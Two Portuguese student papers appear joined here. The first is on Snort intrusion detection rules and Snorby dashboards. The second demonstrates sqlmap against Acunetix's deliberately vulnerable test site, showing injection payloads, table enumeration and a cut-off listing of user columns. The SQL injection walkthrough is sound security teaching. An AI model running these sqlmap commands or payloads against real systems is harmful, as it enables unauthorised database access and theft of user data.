Mateus Victorio Zagonel¹ e Cassiano Mônego¹

¹Pós Graduado em Resiliência de Redes e Sistemas Distribuídos – Universidade Regional Integrada (URI)

Caixa Postal 709 – 98.400-000 – Frederico Westphalen – RS – Brasil

mateuszagonel@hotmail.com, cassianomonego@gmail.com

Abstract. *With the expansion of communication networks and the consequent increase in the use of these networks, a demand for availability and quality of service was created. Within this context there was a need to improve the management and monitoring of networks in order to avoid failures. A lightweight, secure and open source monitoring tool is Snort, with which it can monitor network traffic and set rules to inform the network administrator of improper access. This article will describe management and monitoring fundamentals using Snort as a tool. Additionally, a test scenario will be presented with the aforementioned tool, as well as a description of its functions. The results demonstrate the possibility of creating monitoring rules and a tool for easy installation, updating and learning for a network administrator.*

Resumo. *Com a expansão das redes de comunicação e o consequente aumento do uso destas, criou-se uma demanda por disponibilidade e qualidade de serviço. Dentro deste contexto houve uma necessidade de aprimorar o gerenciamento e o monitoramento das redes a fim de evitar falhas. Uma ferramenta de monitoramento leve, segura e de código aberto é o Snort, com ela é possível monitorar o tráfego da rede e definir regras para informar ao administrador da rede acessos indevidos. Neste artigo serão descritos fundamentos de gerenciamento e monitoramento utilizando como ferramenta o Snort. Adicionalmente, será apresentado um cenário de testes com a ferramenta supra citada, bem como uma descrição das funções desta. Os resultados demonstram possibilidade de criação de regras de monitoramento e uma ferramenta de fácil instalação, atualização e aprendizado para um administrador de rede.*

1. Introdução

Com a crescente utilização de redes de computadores para provimento de serviços surgiu à necessidade de utilizar ferramentas para monitorar recursos e comportamentos das redes de computadores. A utilização de ferramentas de gerenciamento e monitoramento tem o objetivo de aprimorar questões tais como: segurança, desempenho e falhas. E, desta forma prevenir, por exemplo, acessos indevidos, queda de rendimento da rede e falhas na rede.

Nesse contexto, uma ferramenta que se destaca é o Snort. O Snort se trata de um IDS (*Intrusion Detection System*) ou sistema de detecção de intrusos, e é responsável por monitorar o tráfego da rede. Com a utilização do Snort é possível definir regras com alertas, gerar dados estatísticos de quais acessos são suspeitos na rede, ativar regras ao identificar determinado acesso, identificar maiores tráfegos (*host* origem/*host* destino), personalizar mensagens, entre tantas outras tarefas.

O presente artigo tem por objetivo apresentar cenários de testes utilizando máquinas virtuais a fim de apresentar o tráfego de dados na rede, demonstrando quais

dados podem ser verificados utilizando Snort de forma a mostrar como tal ferramenta pode ser útil para monitoramento e gerenciamento do tráfego da rede. Adicionalmente foi realizada a integração com o Snorby a fim de demonstrar em modo gráfico resultados obtidos com o monitoramento do Snort.

O artigo segue a seguinte organização. Na seção 2 é apresentado um texto introdutório de monitoramento e gerenciamento, em seguida a ferramenta Snort e por fim o Snorby. Na seção 3 é apresentado um comparativo entre os IDSs existentes e as vantagens do Snort. Na seção 4 são apresentados os cenários de testes com a criação de regras e os testes realizados com estas. Ainda são apresentados resultados do monitoramento do Snort em modo gráfico com integração deste com Snorby. Na seção 5, são feitas as considerações finais dos autores e as sugestões de trabalhos futuros.

2. Fundamentação Teórica

Nesta seção serão abordados fundamentos de Monitoramento e gerenciamento com relação à necessidade que existe atualmente nas redes de comunicação. Em seguida serão apresentadas características do Snort bem como seu funcionamento. Por fim, será feita uma breve descrição do Snorby que possibilita visualizar em modo gráfico a atuação do Snort na rede.

2.1 Monitoramento e Gerenciamento

O monitoramento e o Gerenciamento são duas características buscadas nas redes de Computadores. Com a proliferação da Internet e o aumento de dispositivos conectados as redes criou-se uma exigência para que além de haver disponibilidade de dados e serviços houvesse sistemas íntegros e cada vez mais seguros.

Nesse contexto surgiram ferramentas de Monitoramento e Gerenciamento. Neste grupo podemos incluir os IDS (Intrusion Detection System) que constituem Sistemas de Detecção de Invasões e permitem monitorar e gerenciar dados obtidos por este monitoramento. Com o uso de um IDS um administrador da rede pode identificar vulnerabilidades em se tratando de ataques e ainda pode identificar gargalos na rede (serviços centralizados, sobrecarga de servidores, entre outros). Uma das ferramentas que atende a tais necessidades (monitoramento e gerenciamento) consiste no Snort que será explicado com mais detalhes no título 2.2 (Santos, 2005).

2.2 Snort

O Snort constitui o IDS, mais utilizado atualmente por ser leve, seguro e de código aberto e por ser portátil, podendo ser utilizado em *Windows*, *Linux*, *Solaris*, *MacOS*, entre outros Sistemas Operacionais. Ele foi desenvolvido por Marty Roesch em 1999. O Snort é baseado em assinaturas de ataques de forma a comparar o tráfego da rede com as assinaturas de ataques existentes em seu banco de regras (Konrath et al, 2002; Santos, 2005).

A sua principal função é inspecionar os dados que estão contidos dentro dos pacotes da rede de forma a verificar se estes podem ser considerados ameaças ou não. Em caso de identificação de pacotes suspeitos são emitidos alertas para que o administrador da rede possa tomar providências no sentido de impedir tais ataques corrigindo as vulnerabilidades (Konrath et al, 2002; Santos, 2005; Garcia, 2013).

Em relação a outras ferramentas de monitoramento, o Snort permite que o administrador de rede desenvolva assinaturas de ataques permitindo a adição de novas regras para identificar ataques a rede. Nesse quesito é importante que o banco de assinaturas esteja em constante atualização e que o administrador da rede faça a gerencia

das regras no sentido de verificar alertas falsos positivos (Santos, 2005). A arquitetura de funcionamento do Snort é apresentada conforme a Figura 1.




Figura 1. Arquitetura do Snort (Santos, 2005)

Conforme a Figura 1, todo o tráfego da rede é capturado no farejador, em seguida passa por um pré-processador, este identifica os tipos de pacotes e envia para os mecanismos de detecção. A partir do conjunto de regras criadas, é definido o que cada pacote representa na rede. Para tal definição é feita uma análise pelos mecanismos de detecção baseada nas regras, então é determinado se o pacote pode ser considerado uma ameaça ou não. Por fim são gerados os alertas, estes podem ser armazenados em banco de dados ou em logs. Ao visualizar os alertas emitidos pelo Snort o administrador pode tomar decisões para eliminar vulnerabilidades do sistema (Santos, 2005).

Por se tratar de um sistema de código aberto às regras dos principais ataques se encontram disponíveis na página do Snort (www.snort.org) basta que o administrador mantenha o sistema atualizado. Entretanto caso o administrador queira personalizar estas, o Snort permite a criação de regras.

As regras no Snort têm a seguinte estrutura, conforme apresentado na Figura 2. São divididas, basicamente, em “Cabeçalho da Regra” e “Miolo da Regra”. No cabeçalho da regra estão contidas as ações tomadas pela regra, o Protocolo, o IP de Origem e o IP de Destino. Seguem as principais ações que uma regra pode tomar (Santos, 2005):

- **Activate**: Gera um alerta e possibilita ativar uma regra dinâmica;
- **Dynamic**: Deixa a regra inativa até que uma regra *Activate* a dispare;
- **Alert**: Registra o pacote e emite mensagem de alerta;
- **Pass**: Ignora pacote pré definido;
- **Log**: Pacote apenas é registrado sem alerta.

O campo Protocolo, Figura 2, pode ser ICMP, IP, UDP e TCP. Os campos de origem e destino são preenchidos com endereços IP. Pode-se utilizar *any* quando se quer selecionar qualquer endereço. Outra possibilidade é a utilização do sinal de exclamação (!) em frente a um endereço, isso caracteriza que tal endereço não pertence a aquela regra.




Figura 2. Cabeçalho de Regras no Snort (Santos, 2005).

O campo de Miolo da regra, conforme Figura 2, é responsável por definir: mensagens de alerta (msg), busca por conteúdo dentro de pacote (content), identificar se o IP de origem é igual ao de destino (sameip), capturar dados em texto puro da sessão de protocolo (session), entre inúmeras outras ações (Santos, 2005).

2.2 Snorby

O Snorby corresponde a uma ferramenta de apoio ao Snort com a possibilidade de visualizar em modo gráfico resultados obtidos do monitoramento da rede. O Snorby é responsável por organizar os dados e mostrar em gráficos e em níveis (alto, médio e baixo) o que cada pacote representa em se tratando de ameaças a rede (Maes, 2012; Ehrhorn, 2017). As funções do Snort, com a utilização de regras personalizáveis, e a sua integração com o Snorby apresenta uma possibilidade de monitoramento e gerenciamento do tráfego da rede de forma gráfica. Tal apresentação facilita o trabalho do administrador da rede no sentido de corrigir vulnerabilidades do sistema e prevenir ataques. As funções do Snorby serão apresentadas com mais detalhes no capítulo 4 Cenários de Teste.

3. Comparativo Snort x Outros IDSs

A utilização da rede deve ser controlada, para que sejam evitados transtornos, e consequentemente prejuízos, tanto de tempo, quanto financeiros. Para que este controle seja feito com efetividade tem-se várias ferramentas que fazem um trabalho de detecção de falhas, seja ela de uso ou de invasão de uma rede. Em Santos (2010) são apresentados quatro IDS. Na Tabela 1 é feito um comparativo entre estes e percebe-se que o Snort apresenta algumas vantagens por ser livre, multiportável e por ter características de ser um IDS de rede (NIDS) ou de host (HIDS). O IDS Real Secure apresenta a vantagem de poder operar em modo de rede como em modo host ao mesmo tempo, entretanto se trata de um IDS pago.

Tabela 1. Comparativo entre IDS.

Característica	Snort	Real Secure	Bro	Open Source Tripwire
Livre	X		X	X
NIDS/HIDS	X	X	NIDS	HIDS
Unix	X	X	X	X
Windows	X	X		

Conforme a Tabela 1, os IDS Bro e Open Source Tripwire não operam em ambiente Windows o que pode ser uma desvantagem e possuem limitações no seu modo de operar (Santos, 2010).

4. Cenários de Teste

Para que o Snort consiga monitorar todo o tráfego da rede ele opera com a placa de rede em modo promiscuo. Na realização dos testes foi utilizada uma Máquina Virtual Debian para instalação do Snort e ferramentas de apoio. As ferramentas de apoio, além do Snorby, instaladas foram:

- **Barnyard2**: Sistema responsável por transformar os logs binários do Snort em dados, para posteriormente gravar em banco de dados;
- **PulledPork**: Sistema responsável por buscar regras atualizadas na página do Snort;
- **Apache**: Servidor de Arquivos.

Para realizar a configuração do Snort os seguintes diretórios das regras devem ser considerados, conforme Tabela 2.

Tabela 2. Diretórios do Snort

Diretórios	/etc/snort/rules	/etc/snort/rules/iplists	/etc/snort/preproc_rules	/usr/local/lib/snort_dynamicrules
Conteúdo	Regras	Listas de Ips	Processadores	Regras Dinâmicas

Na Tabela 2, seguem diretórios das regras do Snort. No diretório “iplists” se encontram a whitelist e a Blacklist. A Whitelist corresponde a endereços que não são considerados ameaças. Por outro lado a Blacklist apresenta endereços que são utilizados para ataques. A Blacklist pode ser atualizada juntamente com as regras na página do Snort.

Na realização dos testes foram utilizadas as seguintes máquinas, seguem características e seus endereços IP:

- 192.168.0.4: Win7. Máquina Física. Cliente. Hospedada.
- 192.168.0.7: Debian. Máquina Virtual. Snort. Hospedeira
- 192.168.0.8: WinXp. Máquina Virtual. Hospedeira
- 192.168.0.10: Win8. Máquina Física. Cliente.

Para simular testes foram definidas regras simples no Snort a fim de identificar o tráfego da Rede. A primeira regra definida teve a sintaxe:

Alert icmp any any -> \$HOME_NET any (msg: “ICMP Test Detected”; GID:1 sid: 1000; rev: 001; classtype: icmp-event;)

A sintaxe da regra acima consiste em: um alerta de ICMP, independente da origem (any) e da porta (any), tendo como destino a HOME_NET e qualquer porta desta (any). A mensagem de alerta a ser emitida consiste em msg:“ICMP Test Detected”; o Id de geração da regra (GID: 1), o número da assinatura no arquivo de regras (Sid: 1000), a versão da regra (rev: 001) e a classificação (Classtype: icmp-event),

Para verificação do funcionamento da regra foi efetuado *ping* da Máquina 192.168.0.4 (hospedada) para a Máquina 192.168.0.7 (hospedeira). Segue *print* do Snort na Figura 3, emitindo alerta “ICMP test Detected”. É possível também identificar os hosts de origem e destino.

```
ICMP test detected (**) [Classification: Generic ICMP event] [Priority: 3] (ICMP) 192.168.0.4 -> 192.168.0.7
ICMP test detected (**) [Classification: Generic ICMP event] [Priority: 3] (ICMP) 192.168.0.7 -> 192.168.0.4
ICMP test detected (**) [Classification: Generic ICMP event] [Priority: 3] (ICMP) 192.168.0.4 -> 192.168.0.7
ICMP test detected (**) [Classification: Generic ICMP event] [Priority: 3] (ICMP) 192.168.0.7 -> 192.168.0.4
ICMP test detected (**) [Classification: Generic ICMP event] [Priority: 3] (ICMP) 192.168.0.4 -> 192.168.0.7
ICMP test detected (**) [Classification: Generic ICMP event] [Priority: 3] (ICMP) 192.168.0.7 -> 192.168.0.4
```

Figura 3. Preview do Snort com a regra de Teste ICMP.

Para realização de mais testes foi criada mais uma regra. Segue sintaxe:
Alert tcp 192.168.0.8 any -> 192.168.0.7 80 (msg: “Tentativa ou acesso, porta 80 – JZ”; GID:3 sid: 1002; rev: 001; classtype: tcp-connection;)

A regra acima gera alertas de tcp-connection quando o host de origem 192.168.0.8 por qualquer porta se comunicar com o host de destino 192.168.0.7 pela porta 80. A mensagem informa “Tentativa ou acesso, porta 80 – JZ”. Na Figura 4 pode-se visualizar o Snort ao realizar o acesso via *browser* do Snorby.

```

[1:1:0] Tentativa ou acesso, porta 80 - JZ [**] [Priority: 0] (TCP) 192.168.0.8:1102 -> 192.168.0.7:80
[1:1:0] Tentativa ou acesso, porta 80 - JZ [**] [Priority: 0] (TCP) 192.168.0.8:1102 -> 192.168.0.7:80
[1:1:0] Tentativa ou acesso, porta 80 - JZ [**] [Priority: 0] (TCP) 192.168.0.8:1102 -> 192.168.0.7:80
[1:1:0] Tentativa ou acesso, porta 80 - JZ [**] [Priority: 0] (TCP) 192.168.0.8:1102 -> 192.168.0.7:80
[1:1:0] Tentativa ou acesso, porta 80 - JZ [**] [Priority: 0] (TCP) 192.168.0.8:1102 -> 192.168.0.7:80

```

Figura 4. Preview do Snort com regra de TCP-connection de 192.168.0.8 para 192.168.0.7 via porta 80.

Posteriormente foram adicionadas as regras disponíveis na página do Snort e então foram verificados resultados do Snorby de forma a apresentar de forma mais clara os resultados. Conforme é apresentado na figura 5 o Snorby possui diversos menus para controle. Na referida figura o com o item “Sources” é possível se identificar quais são os hosts de origem e destino mais acessados. Conforme apresentado, nos testes realizados o IP de destino mais utilizado foi o da máquina hospedada (192.168.0.4). Percebe-se no gráfico outro IP de origem que teve muitos acessos foi o do roteador da rede (192.168.0.1).





Figura 5. Tela do Snorby, Hosts de Origem mais utilizados.

Os demais itens de Menu que constam na Figura 5, apresentam as seguintes funções :

- **Sensors:** Apresenta em gráfico os sensores utilizados e a quantidade de ocorrências encontradas em cada um deles.
- **Severities:** É apresentado em gráfico às ocorrências de acordo com os níveis - alto médio e baixo de severidade da ocorrência.
- **Protocols:** Apresenta os protocolos que estão sendo utilizados na rede.
- **Signatures:** Responsável por mostrar a assinatura das regras com mais ocorrências na rede. No exemplo de testes, as regras com mais ocorrências foram a de “ICMP test Detected” que foi gerada pelo *ping* entre a máquina hospedada e a máquina hospedeira. E a mensagem de Utilização de SSH, visto que o *putty* estava sendo utilizado para enviar comandos a máquina virtual.
- **Destination:** IPs de destino mais acessados.

Em outro teste foi alterado o IP da máquina Virtual Xp de 192.168.0.8 para 192.140.221.140. Esse IP estava inserido na “Lista Negra” do Snort. Na Figura 6 pode-

se visualizar que ele foi listado na lista de evento com um nível médio e a mensagem de alerta foi “reputation: Packet is blacklisted”.



Sev.	Sensor	Source IP	Destination IP	Event Signature
2	sensor1	192.168.0.4	192.168.0.7	stream5: Reset outside window
2	sensor1	192.168.0.4	192.168.0.7	http_inspect: LONG HEADER
3	sensor1	92.242.140.20	192.168.0.4	ICMP test detected
3	sensor1	0.0.255.255		ICMP test detected
1	sensor1	192.168.0.1	192.168.0.4	PROTOCOL-DNS: TMG Firewall Client long host enr
3	sensor1	100.205.62.112		ICMP test detected
2	sensor1	192.140.221.140	224.0.0.22	reputation: Packet is blacklisted
2	sensor1	192.140.221.140	192.140.221.255	reputation: Packet is blacklisted
2	sensor1	192.168.0.4	192.168.0.7	ssh: Protocol mismatch

Figura 6. Evento de pacote da BlackListed.

A integração do Snort com Snorby permite facilidade ao administrador da rede para verificação do tráfego da rede e auxílio na verificação de que as regras desenvolvidas se encontram em funcionamento. Com a possibilidade de monitoramento das regras mais utilizadas, *hosts* mais acessados, entre outras informações sendo visualizadas em tempo real, há possibilidade que sejam tomadas medidas para prevenção de ataques e aprimoramento da segurança da rede.

5. Conclusão

O Snort pode ser considerado o IDS mais utilizado para detecção de invasões nas redes atualmente. Um dos motivos do sucesso desta ferramenta se dá por ela ser livre e estar em constante atualização. Quando um ataque é identificado por algum membro da comunidade do Snort, em seguida já é desenvolvida uma regra com alerta de tal vulnerabilidade.

O objetivo do trabalho era apresentar o Snort e suas principais funções. Conforme apresentado, o Snort pode realizar o monitoramento da rede em tempo real, enviando alertas, gravando pacotes em logs, definindo a ativação de regras com determinado tráfego, entre outras. Todas estas funções têm o objetivo de auxiliar o administrador da rede de forma que em caso de tráfego suspeito, este possa corrigir vulnerabilidades identificadas.

Com o Snort foi possível definir regras simples, no sentido de apresentar exemplos de como se definir os controles desta ferramenta. Os testes apresentaram as mensagens criadas. O que fica claro é que com um estudo mais aprofundado da ferramenta pode-se criar regras mais robustas de alertas e refinar cada vez mais o monitoramento de todos os pacotes que trafegam na rede. Ao integrar o Snort com Snorby teve-se um resultado interessante, pois se pode identificar em forma gráfica ocorrências na rede. O Snorby, baseado nos dados obtidos dos sensores do Snort, apresentou em forma de gráficos quais os tipos de protocolo que mais trafegam na rede, qual o IP de origem mais acessado, qual o IP de destino mais acessado. Também foi possível listar regras e suas respectivas mensagens de alerta. Por ser uma ferramenta livre e portátil o Snort constitui um IDS de fácil implementação e de resultados plenamente satisfatórios para monitoramento de redes.

5.1. Trabalhos Futuros

Como trabalhos futuros poderiam ser ampliados o número de regras criadas de forma a contemplar mais recursos do Snort e apresentar mais exemplos de cenários de teste. Outra

sugestão seria aprofundar o comparativo na fundamentação teórica e incluir tal comparativo nos cenários de testes. Por fim, também poderia ser desenvolvida uma aplicação em modo gráfico para atualizar, excluir e incluir regras no sentido de tornar a interação facilitada entre a ferramenta e o administrador da rede.

6. Referências

- Araújo, A. S., Leite, L. S. e Costa, L. M. M. (2012). “Sistemas de Detecção de Intrusão”, http://www.gta.ufrj.br/grad/12_1/ids/OpenSourceTripwire.html, Junho.
- Ehrhorn, G. (2017). “Home Snorby”, <https://github.com/Snorby/snorby/wiki>, Junho.
- Garcia, R. B. (2013). “Sistema de Detecção de Intrusão e Bloqueio de Ataques Utilizando IDS-Snort”. Trabalho de Conclusão de Curso de Técnico em Redes de Computadores, pela Faculdade de Tecnologia de Lins.
- Konrath, M. A et al. (2002). "E-Sentry+: Um IDS Baseado em Rede com Suporte à Especificação em Alto Nível de Assinaturas de Ataque". Em Workshop em Segurança de Sistemas Computacionais
- Maes, E. M. (2012). “Desenvolvimento de um Software Web para configurar o Sistema de Detecção de Intrusão Snort”. Trabalho de Conclusão de Curso do Curso de Sistema da Informação, pela FURB - Universidade Regional de Blumenau.
- Santos, B. R. (2005). "Detecção de intrusos utilizando o Snort." Monografia de Conclusão do Curso de Pós Graduação em Administração de Rede Linux, pela UFLA - Universidade Federal de Lavras.
- Santos, V. (2010). “Sistemas de Detecção de Intrusão Usando unicamente softwares Open Source”, <https://seginfo.com.br/2010/06/21/sistemas-de-deteccao-de-intrusoes-ids-intrusion-detection-systems-usando-unicamente-softwares-open-source/#snort>, Junho.

Uso da ferramenta sqlMap para detecção de vulnerabilidades de SQL Injection

Felipe Santin¹, José Antônio Oliveira de Figueiredo¹, Vanessa Lago Machado¹

¹Curso Tecnologia em Sistemas para Internet – Instituto Federal Sul-rio-grandense
Campus Passo Fundo – RS – Brasil

felipesantin123@hotmail.com,
{jose.figueiredo,vanessa.machado}@passofundo.ifsul.edu.br

Abstract. *This work describe, no exhaustively, the SQL Injection problem. A brief study on this vulnerability and its variants . At sequence its explained sqlMap tool, used for automate the detection and explore of this kind of vulnerability. Main risks of SQL Injection are tested and demonstrated with sqlMap. The main contribution is a systematized demonstration of sqlMap use as tool to detect and prevent SQL Injection vulnerability.*

Resumo. *Este artigo apresenta de forma não exaustiva o problema conhecido por SQL Injection, fazendo um breve estudo sobre a vulnerabilidade e apresentando as principais variantes da falha. Na sequencia é apresentada a ferramenta sqlMap, utilizada para automatizar a detecção e exploração deste tipo de vulnerabilidade. São demonstrados os principais riscos e consequências da da falha. A principal contribuição está na demonstração sistematizada do uso da ferramenta sqlMap para a descoberta da vulnerabilidade de forma preventiva.*

1. Introdução

Segundo Clarke (2009) o *SQL Injection* é uma técnica onde um atacante explora uma vulnerabilidade que permite alterar comandos SQL em uma aplicação. Conhecido como uma das vulnerabilidades de maior impacto em um negócio. Isto ocorre porque a falha pode expor todas as informações armazenadas no banco da dados de uma aplicação, incluindo dados sensíveis de usuários como senhas, telefones e endereços [Clarke, 2009, tradução nossa].

Segundo Muscat (2016) desde a primeira discussão pública sobre *SQL Injection*, que ocorreu por volta de 1988, a vulnerabilidade tem se tornado um dos mais antigos e mais predominantes causadores de *bugs* em softwares que ainda são explorados atualmente. Além disto, o *SQL Injection* figura entre as vulnerabilidades mais perigosas, (inclusive na lista de Top 10¹) conforme o Projeto *Open Web Application Security* (OWASP, 2017).

Para execução de testes ou exploração do *SQL Injection* existem diversas ferramentas que visam a automatização desta tarefa, entre elas Clarke (2009) cita o sqlMap² que é uma ferramenta baseada em linha de comando, *Open Source*, desenvolvida sobre a licença GNU GPLv2 por Bernardo Damele A.G. e Miroslav Stampar.

As referências para este trabalho foram buscadas no Portal de Periódicos da Capes/Mec, com a chave de busca “*SQL Injection Detection*”. Foram buscados apenas

1 https://www.owasp.org/index.php/Top_10_2017-Top_10

2 <http://sqlmap.org/>

artigos revisados por pares entre o período de 2015 e 2017. A mesma busca foi feita no Google Acadêmico no período de 2015 a 2017, classificado por relevância e com o termo “*SQL Injection attacks detection and prevention*”.

O restante do artigo está organizado como segue: Na seção dois é feita um estudo bibliográfico sobre as características do *SQL Injeciton* e da ferramenta sqlMap. Na seção três é descrito a execução de um estudo de caso aplicado para demonstrar o funcionamento da falha e da ferramenta. Por fim, na seção quatro são apresentadas algumas considerações sobre o trabalho.

2. Vulnerabilidade Sql Injection

Segundo Atoum e Qaralleh (2014) não existem soluções que garantem o controle de todas as vulnerabilidades. Estas vulnerabilidades ocorrem em função de falhas de hardware e de software. Caso esses elementos não sejam atualizados constantemente, acabarão por representar uma maior probabilidade de conter vulnerabilidade que possa ser exploradas em ataques.

Para Atoum e Qaralleh (2014) o *SQL Injection* é uma técnica de ataque, que pode ser bastante efetiva para acessar ou manipular dados em um sistema, de forma não autorizada. Isto é um problema bastante preocupante para desenvolvedores de aplicações web, principalmente as publicadas na Internet.

Charania (2016) explica alguns dos principais tipos de *SQL Injection* que existem:

- **Tautologia:** Neste tipo são usadas consultas condicionais, sempre procurando gerar condições verdadeiras que sejam aceitas como válidas pelo sistema;
- **Consultas com lógica incorreta/ilegal:** Utiliza-se de mensagens de erros que são retornados de consultas;
- **Consultas com “Union”:** Consulta-se utilizando o operador “union” assim obtendo formulários de informações do banco de dados;
- **Consultas “Piggy-backed”:** São as consultas utilizando “;” onde várias consultas podem ser executadas ao mesmo tempo, sendo que a primeira seria a verdadeira e as demais seriam ilegítimas, mas que retornam informações valiosas;
- **Procedimentos:** Procedimentos são sub consultas pré compiladas no banco, onde existem diversas formas de ataque;
- **Injeção cega:** Ocorre quando os desenvolvedores escondem as mensagens de erro, e assim o ataque será difícil mas pode ser realizado através de consultas com verdadeiro e falso;
- **Ataques por tempo:** Utilizando tempo de demora da execução de uma consulta o atacante pode conseguir informações, e através de uma consulta com vários “if-else” o atacante consegue, pela demora do processo, observar se o resultado é verdadeiro;
- **Codificações Alternativas:** Utilizando codificações com ASCII e Unicode, atacantes podem passar por filtros de caracteres especiais.

Segundo Muscat (2016) um atacante pode injetar uma consulta sql em um sistema, de forma que provoque a exclusão de tabelas, levando a negação do serviço oferecido por este sistema. Outro aspecto importante é a possibilidade de o atacante obter

controle total sobre o servidor que contém o banco de dados. O autor comenta ainda que com o surgimento do *SQL Injection* os administradores de servidores Web notaram que mostrar mensagens detalhadas de erros para o público em geral não era uma boa opção, assim começaram a ocultar estas informações. Mas esta ação foi apenas uma solução paliativa, pois as consultas sql continuam sendo executadas mesmo que o atacante não tenha uma visão exata dos resultados obtidos, ou seja, o atacante ainda pode causar danos ao sistema.

Segundo Atoum e Qaralleh (2014) ações de monitoramento, verificação de logs, validações de acesso, detecções de intrusão e entre outras são muito importantes em arquitetura que busca aumentar a segurança de um sistema. Além disso, se o sistema não dispuser de uma técnica eficiente para validação das entradas poderá ter sérios problemas de segurança, uma vez que os parâmetros de entrada são os primeiros passos para uma atacante conseguir injetar códigos maliciosos.

Diante disto, verificar sistemas web em busca de falhas de *SQL Injection* antes (ou mesmo depois) da publicação, pode ser uma estratégia que contribua para o bom funcionamento do sistema e conseqüente aumento da disponibilidade do serviço online.

2.1. Automatização de testes com a ferramenta sqlMap

Segundo Clarke (2009) para execução de testes de *SQL Injection*, dependendo da situação, são necessários dezenas, centenas ou até milhares de requisições para conseguir as informações que você pode precisar. A realização deste serviço manualmente seria algo muito trabalhoso. Para resolver este problema adota-se ferramentas que automatizam este processo de teste.

Alguns exemplos de ferramentas citadas por Clarke (2009) são sqlMap, Bobcat, BSQL, Havij, Sqlsus, Pangolin. O sqlMap foi utilizado neste trabalho devido a sua popularidade e disponibilidade em diversas distribuições utilizadas para testes de vulnerabilidade.

O sqlMap é uma ferramenta *Open Source*, utilizada para automatizar a execução de testes para detecção e exploração de *SQL Injection* em aplicações Web. Usando sqlMap o testador pode executar comandos no sistema operacional, analisar detalhes de gerenciadores de bancos, consultar ou apagar dados do banco de dados e até acessar arquivos do servidor [Charania 2016, tradução nossa].

Segundo Clarke (2009) o sqlMap é uma das ferramentas mais utilizadas no momento da escrita de seu artigo, pois tem uma grande gama de recursos, suporta diversos banco de dados como: Microsoft Sql Server, Microsoft Access, Oracle, MySql, Postgresql, SqlLite, Firebird, Sybase e SAP MaxDB. Além disso, tem suporte a seis técnicas de *SQL Injection*, que são: *boolean-based blind*, *time-based blind*, *error-based*, *UNION query-based*, *stacked queries and out-of-band*. Por fim, a ferramenta também é capaz de reconhecer o formato do *hash* de senhas [Charania 2016 Tradução nossa].

3. Escaneando e explorando vulnerabilidades

Para demonstrar o funcionamento da ferramenta sqlMap, demonstrar a identificação e a exploração de falhas, utilizou-se um site de testes hospedado no endereço <http://testphp.vulnweb.com/>. O site é disponibilizado pela empresa de segurança Acunetix³, que fornece soluções de segurança, inclusive outras ferramentas para

3 <https://www.acunetix.com/>

escaneamento de vulnerabilidades. Este site foi desenvolvido especificamente para demonstração de falhas de *SQL Injection*.

O teste inicia-se verificando se há possibilidade de falha em alguma url com passagem de parâmetros. Para este teste, executa-se o comando :

```
#sqlmap -u testphp.vulnweb.com/artists.php?artist=1
```

Após a execução inicial dos testes, o sqlMap informa que a o parâmetro 'artist' é passível de injeção de sql e que possivelmente o banco alvo seja da família MySQL. Na próxima fase, a ferramenta executa o procedimento de escaneamento do alvo, realizando várias requisições e testando as possíveis formas de conseguir acesso ao banco de dados da aplicação.

Ao finalizar este procedimento o programa apresenta um log de mensagens, conforme a Figura Figura, indicando que foram necessárias 79 requisições para descobrir todas as formas de acesso possíveis através da ferramenta.

```
sqlmap identified the following injection point(s) with a total of 79 HTTP(s) requests:
---
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 3339=3339
  1

  Type: AND/OR time-based blind
  Title: MySQL time-based blind - Parameter replace (MAKE_SET)
  Payload: artist=MAKE_SET(6149=6149,SLEEP(5))

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-7865 UNION ALL SELECT NULL,NULL,CONCAT(0x716b626a71,0x644b58666942686a5849567
35353534859426f68726d4277636741696f73745951,0x71767a7a71)-- mpNf
---
[14:47:29] [INFO] testing MySQL
[14:47:29] [INFO] confirming MySQL
[14:47:38] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.0
[14:47:38] [INFO] request data logged to text files under /root/.sqlmap/output/testphp.vulnweb.com
```

Figura 7: Resultado dos testes de injeção sql sobre o parâmetro 'artist' na url informada.

A Figura Figura está dividida em 4 quadros (marcados em vermelho) com informações, sendo que quadro 1 lista as técnicas de *SQL Injection* identificadas pela ferramenta, para qual o site alvo é vulnerável; o quadro 2 informa a versão e a linguagem de programação utilizada para o desenvolvimento do site, no caso PHP; no quadro 3 é exposto o banco utilizado e a versão deste. Por fim, no quadro 4 está mostrando a localização do log gerado com os resultados dos testes. A pasta do testes recebe como nome o domínio do site testado.

Na pasta de logs são armazenados três arquivos, sendo o primeiro chamado log, que registra todos os comandos executados no site alvo; o segundo arquivo é um banco de dados no formato sqlite, que armazena os dados de sessão dos acessos realizados, facilitando na hora de executar novos comandos e um terceiro arquivo, chamado target.txt, armazenando a url do site.

A partir deste ponto, a ferramenta já obteve acesso ao banco de dados, bastando explorar a ferramenta para obter mais informações. Na seção a seguir, são apresentadas as consultas para identificação do banco de dados (*schemas*) e tabelas disponíveis no

banco.

3.1 Listar databases e tabelas

O sqlMap possui diversas *flags* para execução de tarefas (ou consultas) específicas na url alvo. As *flags* para listagem de *schemas* e tabelas são, respectivamente `--schema` e `--tables`. Para listar as tabelas (e também databases) do banco de dados alvo, o comando utilizado foi:

```
#sqlmap -u testphp.vulnweb.com/artists.php?artist=1 --tables
```

Isto gera uma listagem com os banco de dados configurados dentro do SGBD. É mostrado na Figura 8 apenas o recorte das tabelas que estão no banco de dados acuart.

```
Database: acuart
[8 tables]
+-----+
| artists
| carts
| categ
| featured
| guestbook
| pictures
| products
| users
+-----+
```

Figura 8: Listagem do schema 'acuart' expondo 8 tabelas do sistema que está sendo explorado.

A consulta expõe tanto o database *information_schema*, de controle do próprio MySQL, quanto o database acuart (alvo). O banco “acuart” contém 8 tabelas, conforme pode ser visto na Figura 8. Naturalmente, o próximo ataque busca consultar os dados da tabela *users*, que muito provavelmente conterà os dados de login e senha de acesso.

Para esta verificação, utiliza-se um comando para expor as colunas da tabela *users*. O objetivo do comando é conhecer o nome das colunas e poder chegar a informação de login e senha para acesso completo ao sistema. O sqlMap acessa esta informação com o comando:

```
#sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -T users --columns
```

A *flag* `-T` é utilizada para especificar a tabela a ser consultada e `--columns` para listar as colunas. O resultado da consluta, mostrado na Figura 9, expõe o nome das colunas da tabela.

```
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | mediumtext |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
